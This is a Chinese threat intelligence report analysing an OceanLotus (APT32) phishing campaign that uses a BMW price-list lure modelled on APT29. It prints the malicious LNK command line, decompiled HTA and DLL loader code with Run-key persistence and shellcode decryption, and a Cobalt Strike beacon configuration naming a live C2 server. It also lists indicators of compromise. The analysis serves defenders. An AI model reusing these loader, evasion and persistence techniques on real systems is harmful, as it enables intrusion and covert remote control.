

威胁情报 | 海莲花 APT 组织模仿 APT29 攻击活动分析

海莲花 APT 组织模仿 APT29 攻击

知道创宇404高级威胁情报团队

404高级威胁情报 [知道创宇404实验室](#)
知道创宇404实验室

seebug_org

关注我们，获取知道创宇404实验室最新研究动向。

2023-11-30 09:55 Posted on

作者：知道创宇404高级威胁情报团队

时间：2023年11月30日


1. 概述

参考资料

2023年11月，知道创宇404高级威胁情报团队成功捕获到海莲花组织最新的攻击样本。该样本以购买BMW汽车为主题，诱导攻击目标执行恶意文件。与此同时，该攻击与今年APT29的诱导主题和木马加载流程有相似之处，初步分析表明这可能是攻击者故意模仿的结果。

2. 攻击释放链

参考资料




APT32 Group 2023 LNK-CS TTPs

攻击释放链

3. 样本功能综述

参考资料

原始样本为“BMW_2023年机构及院士销售价格框架.pdf.lnk”。该文件内置了四部分内容，分别是：lnk参数、诱饵文档、dropper程序和hta文件，四部分内容通过相互配合完成既定功能目标。



原始LNK文件

整体指令流程为：lnk参数执行hta文件，hta文件执行dropper程序&诱饵文档，Shellcode加载执行最终Cobalt_Strike RAT程序，各部分功能细节描述如下：

3.1 LNK文件

LNK文件为原始载荷，用于整体释放链的启动工作，通过ShellExec执行CMD指令，其中CMD指令的功能是：

1. 确保360安全卫士相关文件不存在
2. 将自身拷贝到%USERPROFILE%\NTUSER.DAT{9a91c082-225a-4f2c-9a80-fc75895096f0}.TM.a1f，并通过mshta.exe进行启动。拷贝逻辑根据是否存在原始文件名称的LNK文件区分为两种，若是原始文件名称的LNK文件存在则直接拷贝；若不存在则遍历%USERPROFILE%路径查找原始文件名称的LNK文件，找到之后将文件拷贝到%USERPROFILE%\NTUSER.DAT{9a91c082-225a-

4f2c-9a80-fc75895096f0}.TM.alf并通过mshta.exe启动。该部分的区分代码可用于以下功能的检测：

- 文件名称是否被更改
- 可能原始落地文件在%USERPROFILE%路径下

```
Name: BMW_2023年机构及院士销售价格框架.pdf
Arguments:

shell32.dll ShellExec_RunDLL "cmd"

/c (if not exist "%SystemRoot%\System32\drivers\360FsFlt.sys" ((if not exist "BMW_2023年机构及院士销售价格框架.pdf.lnk" (f^o^r^f^i^l^e^s /P %USERPROFILE% /S /M "BMW_2023年机构及院士销售价格框架.pdf.lnk" /C "cmd /c copy "@path" "%USERPROFILE%\NTUSER.DAT{9a91c082-225a-4f2c-9a80-fc75895096f0}.TM.alf") else (copy "%CD%\BMW_2023年机构及院士销售价格框架.pdf.lnk" "%USERPROFILE%\NTUSER.DAT{9a91c082-225a-4f2c-9a80-fc75895096f0}.TM.alf")) && m^s^h^t^a".exe "%USERPROFILE%\NTUSER.DAT{9a91c082-225a-4f2c-9a80-fc75895096f0}.TM.alf" && (if not exist "%APPDATA%\Lenovo\devicecenter\extends\modules\showdesk\QuickDeskBand.dll" (timeout 5 && (if not exist "%APPDATA%\Lenovo\devicecenter\extends\modules\showdesk\QuickDeskBand.dll" (exit) else (start /min "" "%APPDATA%\Lenovo\devicecenter\extends\modules\showdesk\LenovoDesk.exe")))) else (msg.exe %username% 不支持打开该关型文件或文件已损坏。文件名:"BMW_2023年机构及院士销售价格框架.pdf" && (if not exist "BMW_2023年机构及院士销售价格框架.pdf.lnk" (f^o^r^f^i^l^e^s /P %USERPROFILE% /S /M "BMW_2023年机构及院士销售价格框架.pdf.lnk" /C "cmd /c del /q "@path") else (del /q "%CD%\BMW_2023年机构及院士销售价格框架.pdf.lnk" ))))
Icon Location: %ProgramFiles(x86)%\Microsoft\Edge\Application\msedge.exe
```

两个LNK文件参数基本一致

3.2 NTUSER.DAT{9a91c082-225a-4f2c-9a80-fc75895096f0}.TM.alf

该文件存放于LNK文件尾部，通过mshta.exe程序进行启动。根据行为猜测，mshta.exe通过定位标记点启动HTA，故不需要通过提取HTA文件来启动HTA文件。

根据代码来看，HTA文件存在四部分功能。其分别为：定位并保存白加黑程序、定位并保存诱饵文档、运行诱饵文档、修复白加黑程序，各功能模块描述如下：

1. 定位并保存白加黑程序

首先加载自身 (NTUSER.DAT{9a91c082-225a-4f2c-9a80-fc75895096f0}.TM.alf) 并将文件游标设置为 offset:11598 读取249374大小数据，保存读取的数据

至%appdata%\Lenovo\devicecenter\extends\modules\showdesk\LenovoDesk.exe，接着读取1032190大小数据保存

至%appdata%\Lenovo\devicecenter\extends\modules\showdesk\QuickDeskBand.dll：

```

Dim hvufffhqcicb
Set hvufffhqcicb = CreateObject(var_adostring)
hvufffhqcicb.Open
hvufffhqcicb.type= edsjtnsgxjgzmgcxptb
hvufffhqcicb.LoadFromFile(tmpLL)
hvufffhqcicb.Position = 11598
areadBytes = hvufffhqcicb.Read(249374) '白文件
breadBytes = hvufffhqcicb.Read(1032190) '黑文件
dreadBytes = hvufffhqcicb.Read() '诱饵文件
Dim rkpolnumax
Set rkpolnumax = CreateObject(var_adostring)
rkpolnumax.Type = edsjtnsgxjgzmgcxptb

```

设置游标并读取白加黑内容&文档内容

| | | | | | |
|--------|-------------|-------------|-------------|-------------|-------------------|
| 2C70h: | 3D 20 31 20 | 54 6F 20 4C | 65 6E 28 74 | 6F 76 6E 6B | = 1 To Len(tovnk |
| 2C80h: | 62 6A 63 6B | 29 20 53 74 | 65 70 20 32 | 0D 0A 68 6A | bjck) Step 2..hj |
| 2C90h: | 79 71 78 66 | 6B 70 75 63 | 79 76 6B 62 | 71 20 3D 20 | yqxfkpucyvk bq = |
| 2CA0h: | 68 6A 79 71 | 78 66 6B 70 | 75 63 79 76 | 6B 62 71 20 | hjqxfkpucyvk bq |
| 2CB0h: | 26 20 43 68 | 72 28 43 49 | 6E 74 28 22 | 26 48 22 20 | & Chr(CInt("&H" |
| 2CC0h: | 26 20 4D 69 | 64 28 74 6F | 76 6E 6B 62 | 6A 63 6B 2C | & Mid(tovnk bjck, |
| 2CD0h: | 20 69 63 73 | 78 7A 67 67 | 72 6C 62 2C | 20 32 29 29 | icsxzggrlb, 2)) |
| 2CE0h: | 29 0D 0A 4E | 65 78 74 20 | 27 2F 2F 69 | 63 73 78 7A |)..Next '//icsxz |
| 2CF0h: | 67 67 72 6C | 62 0D 0A 45 | 6E 64 20 46 | 75 6E 63 74 | ggrlb..End Funct |
| 2D00h: | 69 6F 6E 0D | 0A 0D 0A 76 | 61 72 5F 66 | 75 6E 63 0D | ion...var_func. |
| 2D10h: | 0A 0A 20 20 | 20 20 77 69 | 6E 64 6F 77 | 2E 63 6C 6F | .. window.clo |
| 2D20h: | 73 65 28 29 | 0A 3C 2F 73 | 63 72 69 70 | 74 3E 0A 0A | se().</script>.. |
| 2D30h: | 3C 2F 48 45 | 41 44 3E 0A | 3C 42 4F 44 | 59 3E 0A 3C | </HEAD>.<BODY>.< |
| 2D40h: | 2F 42 4F 44 | 59 3E 0A 3C | 2F 48 54 4D | 4C 3E 90 00 | /BODY>.</HTML>.. |
| 2D50h: | 03 00 00 00 | 04 00 00 00 | FF FF 00 00 | B8 00 00 00 | |
| 2D60h: | 00 00 00 00 | 40 00 00 00 | 00 00 00 00 | 00 00 00 00 | |
| 2D70h: | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | |
| 2D80h: | 00 00 00 00 | 00 00 00 00 | 38 01 00 00 | 0E 1F BA 0E |8.....°. |
| 2D90h: | 00 B4 09 CD | 21 B8 01 4C | CD 21 54 68 | 69 73 20 70 | ..í!..Lí!This p |
| 2DA0h: | 72 6F 67 72 | 61 6D 20 63 | 61 6E 6E 6F | 74 20 62 65 | rogram cannot be |

缺失的MZ头在HTA脚本中补齐

白加黑程序起始地址

2. 定位并保存诱饵文档

保存诱饵文档数据至本地%temp%\BMW_2023年机构及院士销售价格框架.pdf，启动BMW_2023年机构及院士销售价格框架.pdf文件。

| | | | | | | | | | | | | | | | | |
|-------------|-------------|-------------|-------------|-------------|-------------|-------------|-------------|-------------|-------------|-------------|-------------|-------------|-------------|-------------|-------------|------------------|
| 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | |
| 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 25 50 | 44 46 2D 31 | | %PDF-1 | | | | | | | | | |
| 2E 35 0D 0A | 25 B5 B5 B5 | B5 0D 0A 31 | 20 30 20 6F | 62 6A 0D 0A | 3C 3C 2F 54 | 79 70 65 2F | 43 61 74 61 | 6C 6F 67 2F | 50 61 67 65 | 73 20 32 20 | 30 20 52 2F | 4C 61 6E 67 | 28 7A 68 2D | 43 4E 29 20 | 2F 53 74 72 | Lang(zh-CN) /Str |
| 75 63 74 54 | 72 65 65 52 | 6F 6F 74 20 | 32 31 20 30 | 20 52 2F 4D | 61 72 6B 49 | 6E 66 6F 3C | 3C 2F 4D 61 | 72 6B 65 64 | 20 74 72 75 | 65 3E 3E 3E | 3E 0D 0A 65 | 6E 64 6F 62 | 6A 0D 0A 32 | 20 30 20 6F | 62 6A 0D 0A | ndobj..2 0 obj.. |
| 3C 3C 2F 54 | 79 70 65 2F | 50 61 67 65 | 73 2F 43 6F | 75 6E 74 20 | 32 2F 4B 69 | 64 73 5B 20 | 33 20 30 20 | 52 20 31 30 | 20 30 20 52 | 5D 20 3E 3E | 0D 0A 65 6E | 64 6F 62 6A | 0D 0A 33 20 | 30 20 6F 62 | 6A 0D 0A 3C | <</Type/Pages/Co |
| 3C 2F 54 79 | 70 65 2F 50 | 61 67 65 2F | 50 61 72 65 | 6E 74 20 32 | 20 30 20 52 | 2F 52 65 73 | 6F 75 72 63 | 65 73 3C 3C | 2F 46 6F 6E | 74 3C 3C 2F | 46 31 20 35 | | | | | |

诱饵文件

3. 运行诱饵文档

```

tmpD = bwyqeaiywrrnpqd.GetSpecialFolder(2) & hjyqxfkpcyvk bq("5c") & var_dn
'&temp%\BMW_2023年机构及院士销售价格框架.pdf
tmpLL = enhodovbjlocu.ExpandEnvironmentStrings("%USERPROFILE%") & "\\\" & "N1
Dim hvufffhqcicb
Set hvufffhqcicb = CreateObject(var_adostring)
hvufffhqcicb.Open
hvufffhqcicb.type= edsjtnsgxjgzmgcxptb
hvufffhqcicb.LoadFromFile(tmpLL)
hvufffhqcicb.Position = 11598
areadBytes = hvufffhqcicb.Read(249374) '白文件
breadBytes = hvufffhqcicb.Read(1032190) '黑文件
dreadBytes = hvufffhqcicb.Read() '诱饵文件
Dim rkpolnumax
Set rkpolnumax = CreateObject(var_adostring)
rkpolnumax.Type = edsjtnsgxjgzmgcxptb
rkpolnumax.Open
rkpolnumax.Write dreadBytes
rkpolnumax.SaveToFile tmpD, 2
enhodovbjlocu.run "" & tmpD & "", 1, false
Set hvufffhqcicb = CreateObject(var_adostring)

```

运行诱饵文档内容

4. 修复白加黑两个程序，添加MZ文件头

```

Set pmxeqqvocevpvwzakw = CreateObject(var_adostring)
pmxeqqvocevpvwzakw.Type = 2
pmxeqqvocevpvwzakw.charset = hjyqxfkpcyvk bq("49534f2d") & hjyqxfkpcyvk bq("383835392d31")
pmxeqqvocevpvwzakw.Open
pmxeqqvocevpvwzakw.WriteText Chr(CLng(hjyqxfkpcyvk bq("2648") & hjyqxfkpcyvk bq("3444")))
pmxeqqvocevpvwzakw.WriteText Chr(CLng(hjyqxfkpcyvk bq("2648") & hjyqxfkpcyvk bq("3541"))) 'MZ
pmxeqqvocevpvwzakw.SaveToFile tmpB, 2
pmxeqqvocevpvwzakw.Close

```

修复白加黑程序

3.3 诱饵文档

诱饵文档内容如下：

**BMW
GROUP**

按 **Esc** 退出全屏



Models

BMW 1 Series 5 door
15,030欧元起



BMW 1 Series 3 door
14,500欧元起



BMW 2 Series Coupe
17,550欧元起



BMW 2 Series Convertible
20,340欧元起



BMW 2 Series Active Tourer
16,300欧元起



BMW 2 Series Gran Tourer
17,010欧元起



BMW 3 Series Sedan
19,440欧元起



BMW 3 Series Gran Turismo
23,940欧元起



BMW 3 Series Touring
20,520欧元起



BMW 4 Series Coupe
23,220欧元起



BMW 4 Series Convertible
29,070欧元起



BMW 4 Series Gran Coupe
23,220欧元起



BMW 5 Series Sedan
27,090欧元起



BMW 5 Series Touring
28,530欧元起



BMW 6 Series Gran Coupe
48,960欧元起



BMW 6 Series Gran Turismo
33,480欧元起



BMW 7 Series Sedan
44,710欧元



BMW X1
18,990欧元起



BMW X2
19,890欧元起



BMW X3
25,650欧元起



BMW X4
29,430欧元起



BMW X5
42,660欧元起



BMW X6
41,400欧元起



2023 年新的价格结构德国不再制作全系车型基础价格表格。

上方图片中对于全新价格结构的解释仅作为价格方向的参考，如需具体车型还请告知，我将再发送具体准确的配置价格信息。

任何事宜欢迎随时联系：

BMW Brilliance Automotive Ltd.

Fang Qi Yang / 方启阳

Corporate, Authority and Diplomatic Sales / 机构及院士销售部

BBS-6

北京市朝阳区

东三环北路霞光里 18 号佳程广场 B 座 25 层

Tel.: +86 10 8400 3472

Mob.: +86 186 1014 3089

Mail: qiyang_fang@bmw-brilliance.cn

3.4 白加黑&COBALT_STRIKE Beacon

先前保存的白加黑程序用于解密并启动Cobalt_Strike,白程序的启动在Ink参数部分实现：

```
 /c (if not exist "%SystemRoot%\System32\drivers\360FsFlt.sys" ((if not exist "BMW_2023年机构及院士销售价格框架.pdf.lnk" (f^o^r^f^i^l^e^s /P %USERPROFILE% /S /M "BMW_2023年机构及院士销售价格框架.pdf.lnk" /C "cmd /c copy "@path" "%USERPROFILE%\NTUSER.DAT{9a91c082-225a-4f2c-9a80-fc75895096f0}.TM.alf") else (copy "%CD%\BMW_2023年机构及院士销售价格框架.pdf.lnk" "%USERPROFILE%\NTUSER.DAT{9a91c082-225a-4f2c-9a80-fc75895096f0}.TM.alf")) && m^s^h^t^a".exe "%USERPROFILE%\NTUSER.DAT{9a91c082-225a-4f2c-9a80-fc75895096f0}.TM.alf" && (if not exist "%APPDATA%\Lenovo\devicecenter\extends\modules\showdesk\QuickDeskBand.dll" (timeout 5 && (if not exist "%APPDATA%\Lenovo\devicecenter\extends\modules\showdesk\QuickDeskBand.dll" (exit) else (start /min "" "%APPDATA%\Lenovo\devicecenter\extends\modules\showdesk\LenovoDesk.exe")))) else (timeout 1 && start /min "" "%APPDATA%\Lenovo\devicecenter\extends\modules\showdesk\LenovoDesk.exe")) else (msg.exe %username% 不支持打开该类型文件或文件已损坏。文件名:"BMW_2023年机构及院士销售价格框架.pdf" && (if not exist "BMW_2023年机构及院士销售价格框架.pdf.lnk" (f^o^r^f^i^l^e^s /P %USERPROFILE% /S /M "BMW_2023年机构及院士销售价格框架.pdf.lnk" /C "cmd /c del /q "@path") else (del /q "%CD%\BMW_2023年机构及院士销售价格框架.pdf.lnk" )))  
Icon Location: %ProgramFiles(x86)%\Microsoft\Edge\Application\msedge.exe
```

启动白文件



白文件信息

白文件 (LenovoDesk.exe) 在运行后，通过加载QuickDeskBand.dll并调用其ShowBatteryGauge函数：


```

hLibModule = LoadLibraryW(L"QuickDeskBand.dll");
v11 = sub_401920();
sub_401BB0(v11, 3, (int)L"32", (int)L"main.cpp", 97, v17);
if ( hLibModule )
{
    v12 = sub_401920();
    sub_401BB0(v12, 3, (int)L"hmodule", (int)L"main.cpp", 101, v18);
    ShowBatteryGauge = GetProcAddress(hLibModule, "ShowBatteryGauge");
    if ( ShowBatteryGauge )
        ((void (__cdecl *)(int))ShowBatteryGauge)(v9);
}

```

加载黑文件

黑文件加载后，其DllMain函数中执行解密操作，解密出后续的载荷。同时，通过ShowBatteryGauge导出主要功能，将LenovoDesk.exe写入注册表的启动项中，实现自动启动。

```

sub_6BAC14E0((int)v48, (int)Source, 45); // Software\Microsoft\Windows\CurrentVersion\Run
MaxCount = 46;
v54 = 45;
v0 = alloca(((int (__cdecl *)(char))sub_6BAC28B0)(hModule));
Dest = (wchar_t *)v8;
mbstowcs((wchar_t *)v8, Source, MaxCount);
*(__DWORD *)v23 = 17508624;
v24 = 556472601;
v25 = 6166;
v26 = 0;
sub_6BAC14E0((int)v48, (int)v23, 10); // LenovoDesk
MaxCount = 11;
v52 = 10;
v1 = alloca(((int (__cdecl *)(char))sub_6BAC28B0)(hModule));
v51 = (wchar_t *)v8;
mbstowcs((wchar_t *)v8, v23, MaxCount);
v50 = ((int (__stdcall *)(unsigned int, wchar_t *, __DWORD, __DWORD, __DWORD, int))RegCreateKeyExW)(
    0x80000001,
    Dest,
    0,
    0,
    0,
    131078);
v21 = 0;
v50 = ((int (__stdcall *)(int, wchar_t *, __DWORD, char *, __DWORD, int *, int, int, int))RegQueryValueExW)(
    v27,

```

设置run启动项

黑文件QuickDeskBand.dll 被加载后，进入 DllMain 函数中执行初始化。在 DllMain 中，首先会获取主程序路径，然后使用该路径的后15位字符作为密钥来解密相关数据。攻击者使用当前运行主程序的后15位字符作为解密key，在一定程度上能够反沙箱和反分析调试，只有当主程序名为LenovoDesk.exe时才能够解密出后续的点分十进制数据。如果分析人员以任意文件名进行加载，则无法正确解密后续的CS载荷。

```

GetModuleFileNameA(0, Filename, 0xFFu);
v6 = 15;
for ( i = 0; i <= 14; ++i )
    *((_BYTE *)&f1OldProtect[1] + i + 3) = Filename[i - 15 + strlen(Filename)];
Addr = (struct in_addr *)lpAddress;
for ( j = 0; j < v7; ++j )
{
    for ( k = 0; k <= 14; ++k )
        S[k] = *((_BYTE *)&f1OldProtect[1] + k + 3) ^ off_6BAC3020[j][k];
}

```

使用文件名作为key解密数据

解密后的数据为IP点分十进制数据，通过 `RtlIpv4StringToAddressA` 函数将点分十进制IP地址转化为HEX地址形式数据，HEX地址形式的数据为COBALT_STRIKE数据，之后通过设置枚举字体的回调立即启动 `Cobalt_Strike`.

```
    RtlIpv4StringToAddressA(S, 0, (PCSTR *)S, Addr++);  
}  
VirtualProtect(lpAddress, 0x3380Cu, 0x20u, flOldProtect);  
hdc = GetDC(0);  
EnumFontFamiliesW(hdc, 0, (FONTENUMPROCW)lpAddress, 0);  
return 0;
```

解码CS数据

`Cobalt_Strike`是一款付费渗透测试产品，允许攻击者在受害机器上部署名为“Beacon”的代理。Beacon 为攻击者提供了丰富的功能，包括但不限于命令执行、按键记录、文件传输、SOCKS 代理、特权升级、mimikatz、端口扫描和横向移动。Beacon 是内存中（无文件）的，因为它由无阶段或多阶段的 shellcode 组成，一旦通过利用漏洞或执行 shellcode 加载程序进行加载，就会反射性地将自身加载到进程的内存中，而不会触及磁盘。

支持通过 HTTP、HTTPS、DNS、SMB 命名管道以及正向和反向TCP进行C2和分段，信标以菊花链式连接。`Cobalt Strike`带有一个用于开发shellcode加载器的工具包，称为 `Artifact Kit`。

由于该平台强大的功能及兼容性，许多APT组织也将CS列入自己的武器库中，在以往的APT32攻击活动中我们也经常发现其使用CS作为RAT程序。

文件最终的CS Beacon关键配置信息如下：

```

BeaconType           - HTTP
Port                 - 80
SleepTime            - 5954
MaxGetSize           - 1402444
Jitter               - 44
MaxDNS                - Not Found
PublicKey_MD5        - f6ff03132a3bddb8204963f255bee54c
C2Server             - 161.129.34.132,/expresscart/list
UserAgent            - Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
HttpPostUri           - /checkout/cartSplit/getTotalPrice.do
Malleable_C2_Instructions - Remove 2304 bytes from the end
                                                              Remove 2032 bytes from the beginning
                                                              Base64 decode
                                                              XOR mask w/ random key
HttpGet_Metadata     - ConstHeaders
                                                              Accept: */*
                                                              Host: www.dhgate.com
                                                              Accept-Encoding: gzip, deflate, br
                                                              Sec-Fetch-Dest: iframe
                                                              Sec-Fetch-Mode: navigate
                                                              Sec-Fetch-Site: same-origin
                                                              Metadata
                                                              mask
                                                              base64url
                                                              prepend "vid="
                                                              header "Cookie"
HttpPost_Metadata    - ConstHeaders
                                                              Accept: */*
                                                              Content-Type: application/json;charset=utf-8
                                                              Accept-Encoding: gzip, deflate, br
                                                              Host: shoppingcart.dhgate.com
                                                              SessionId
                                                              parameter "client"
                                                              Output
                                                              mask
                                                              base64url
                                                              prepend "{\"cartId\""
                                                              append "":"\"}"
                                                              print
PipeName              - Not Found
DNS_Idle              - Not Found
DNS_Sleep             - Not Found
SSH_Host              - Not Found
SSH_Port              - Not Found
SSH_Username          - Not Found
SSH_Password_Plaintext - Not Found
SSH_Password_Pubkey   - Not Found
SSH_Banner            -
HttpGet_Verb          - GET

```

CS Beacon 配置信息

从Metadata元数据中可发现其HTTP Header围绕dhgate相关进行伪造。

- Host: www.dhgate.com
- Host: shoppingcart.dhgate.com

Dhgate（敦煌网）是一家国内的跨境小额外贸B2B电商平台，由世纪富轩科技发展有限公司运营，名字来源于丝绸之路重镇敦煌市。

4. IOC

参考资料

- 38e227fa505dfcf5ccda226eb81c97ad
- 2bc84a0b16d76ffa04acd3ee423cad8dbe6b4fcc

- acf612349fb6ee5d88e2a7da3d39afb3e0699a4ad95ab6a5ff708353498ce76d
- f3a79156daa75a2c09c46309f68c3de7
- c42e5fd854a1d5556bf1f26e50143dfccc2acc55
- b05693f7a6b1f3d323ae65ca2e77115ff8d9ed233c9f192a49d4bbdea7d6be7d
- dd502ea523877af9d4b819c17b4079a8
- 0bc0dd0e6ece375decaa858702c7df5f17c11f58
- db0e5a869b63f4ee5ce17e58a35b42ecb9889f9ab4fb7d2d591ff029a0363751
- 08efe8c1385e8f77a510aced92392afb
- 8ee66b0f2b08e35c845d38164969072a8a22a87b
- 0241b90dff6b2c76bcae2c50ff1b4a1d8957ffedd6b316ec9d4f0d454748959b

5. 关联分析

参考资料

根据公开报告（链接如下），可以得知 APT29 也使用BMW汽车购买相关主题文档攻击过多国外交官。

- <https://unit42.paloaltonetworks.com/cloaked-ursa-phishing/>
- <https://www.mandiant.com/resources/blog/apt29-evolving-diplomatic-phishing>



观察到此合法广告传单。在看到其作为通用但具有广泛吸引力的网络钓鱼诱饵的价值后，他们重新调整了它的用途。

两周后，即 2023 年 5 月 4 日，Cloaked Ursa 通过电子邮件将这份传单的非法版本发送给基辅各地的多个外交使团。这些非法传单（如图 1 所示）使用与波兰外交官发送的同名的良性 Microsoft Word 文档。

CAR FOR SALE IN KYIV
THE PRICE IS REDUCED!!!

BMW 5 (F10) 2.0 TDI, 7,500 Euros!!

Very good condition, low fuel consumption



More high quality photos are [here](https://t.ly/...): <https://t.ly/...>

| | |
|---------------------|---|
| Model | BMW 5, 2.0 TDI (184 HP) |
| Year | April 2011 |
| Mileage | 266,000 km |
| Engine | 2.0 Diesel |
| Transmission | Mechanic |
| Colour | Black, black leather interior |
| Package | A/C, set of summer and winter tires, ABS/ESP, led lights, cruise control, multifunction steering wheel, CD, electric seats, electric windows, engine control, rain sensor, electrical hand brake, airbags, start-stop system. |
| Price | 7,500 Euros |
| Custom | NOT CLEARED |

木马加载流程如下：Html -> iso -> link->恶意dll文件->shellcode，其中link文件到恶意dll加载shellcode部分与此次攻击非常类似。